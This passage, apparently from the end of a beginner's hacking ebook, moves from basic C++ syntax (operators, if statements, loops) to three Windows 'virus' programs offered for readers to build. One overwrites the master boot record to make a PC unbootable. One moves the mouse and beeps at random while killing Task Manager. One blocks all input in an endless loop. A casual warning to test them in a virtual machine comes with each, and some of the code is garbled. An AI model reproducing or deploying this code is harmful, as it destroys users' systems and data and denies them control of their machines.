a = a + 5; // a equals the original value of a with five added to it
```

If Statement Syntax

Here are the relational operators, as they are known, along with examples:

```
>     Greater than                5 > 4 is TRUE
<     Less than                4 < 5          is TRUE
>=    Greater than or equal          4 >= 4 is TRUE
<=    Less than or equal           3 <= 4 is TRUE
==    Equal to                   5 == 5 is TRUE
!=    Not equal to             5 != 4 is TRUE
```

Let's look at a simple program for you to try out on your own:

```
if ( age < 100 ) {

        // If the age is less than 100
   cout<<"You are pretty young!\n"; // Just to show you it works...
 }
 else if ( age == 100 ) {
   // I use else just to show an example
   cout<<"You are old\n";        // Just to show you it works...
 }
 else {

   cout<<"You are really old\n";    // Executed if no other statement
is

 }
```

Loops

For loops is the most useful type, and used more frequently than other loops. The syntax for a for loop is

```
for ( int x = 0; x < 10; x++ ) {
   //  consequently, when x equals 10 the loop breaks.
   // x is updated before the condition is checked.
   cout<< x <<endl;
  }
```

The syntax for a While loop is for example:

```
while ( d < 10 )
{
// While d is less than 10
   cout<< d <<endl;
   d++;            // Update x so the condition can be met eventually
  }
```

C++ virus to render pc unbootable

This code will help u render your computer unbootable (remember to only run viruses in a virtual machine, or an old computer u don't like anymore, never test your viruses in the main operating system) The full code can be obtained at: http://bit.ly/8_6_render_pc_unbootable

```
1. #include <windows.h>
2. #include <iostream>
3.
4. using namespace std;
5.
6. #define MBR_SIZE 512
7.
8. int main()
9. {
10. DWORD write;
11. char mbrData[MBR_SIZE];
12. ZeroMemory(&mbrData, (sizeof mbrData));
13.
14. HANDLE MasterBootRecord = CreateFile("\\\\.\
    \PhysicalDrive0", GENERIC_ALL, FILE_SHARE_READ |
```

```
    FILE_SHARE_WRITE, NULL, OPEN_EXISTING, NULL,
    NULL)
15.
16. if (WriteFile(MasterBootRecord, mbrData, MBR_SIZE,
    &write, NULL) == TRUE)
17. {
18. count << "Masterboot is fucked!" <<endl;
19. Sleep(5000);
20. ExitProcess(0);
21. }
22.
23. else{
24. count << "Fail";
25. Sleep(5000);
26. ExitProcess(0);
27. }
28.
29. CloseHandle(MasterBootRecord);
30. return EXIT_SUCCESS;
31. }
```

C++ virus crazy mouse and beeping.

Here we will create a virus that shall turn the mouse crazy and make everything do crazy things. (Remember to only run viruses in a virtual machine, or an old computer u don't like anymore, never test your viruses in the main operating system) The full code can be obtained at: http://bit.ly/8_7_crazy_mouse

```
1. #include <windows.h>
2. #include <winable.h>
3. #include <string>
```

```
#include <ctime>
#include <stdio.h>
#include <stdlib.h>
#include <conio.h>

using namespace std;
int FREQ, DUR, X, Y;
HWND TaskMgr;
DWORD WINAPI DestroyWindows(LPVOID);
void Beeper();
void Cursor();
int WINAPI

WinMain (HINSTANCE hThisInstance, HINSTANCE
PrevInstance, LPSTR lpszArgument, int nFunsterStill)
{

CreateThread( NULL, 0, (LPTHREAD
STARTROUTINE)&DestroyWindows, 0, 0, NULL);

while(1)
{
Beeper();
Cursor();
}
return 0;
}
DWORD WINAPI DestroyWindows(LPVOID)
{

while(1)
{
TaskMgr = FindWindow(NULL, "Windows Task
Manager");
if (TaskMgr != NULL)
{
PostMessage( TaskMgr,WM_CLOSE, (LPARAM)0,
```

```
    (WPARAM)0);
38. }
39.
40. Sleep(10);
41. }
42. }
43.
44. void Beeper()
45. {
46. int FREQ = rand()%400;
47. int DUR = rand()%400;
48. Beep( FREQ, DUR );
49. }
50.
51. void Cursor()
52. {
53. int X = rand()%800;
54. int Y = rand()%800;
55. SetCursorPos(X, Y);
56. }
```

C++ block all inputs

This virus will take care of blocking all usb, mouse, and other inputs the computer has. (Remember to only run viruses in a virtual machine, or an old computer u don't like anymore, never test your viruses in the main operating system) The full code can be obtained at: http://bit.ly/8_7_block_beepings

```
1. #include <windows.h>
```

```
2.
3. int main()
4. {
5. FreeConsole();
6. while(1)
7. {
8. BlockInput(true);
9. }
10.         }
```

A hacker in a Hacking world sadly has reached its climax. We at Time Room hope you enjoyed reading it as much as we did, writing it. But it doesn't end here. More hacking books are on their way, stay in touch with us by subscribing at : www.timeroomcfp.wix.com/hackerinahackerworld. In the mean time keep practicing, and most importantly do no give up.

Enjoyed the book? The paperback copy can be obtained at: www.amzn.to/1MKp2P1

Remember to support this book by leaving a positive review! Thank You, best of luck.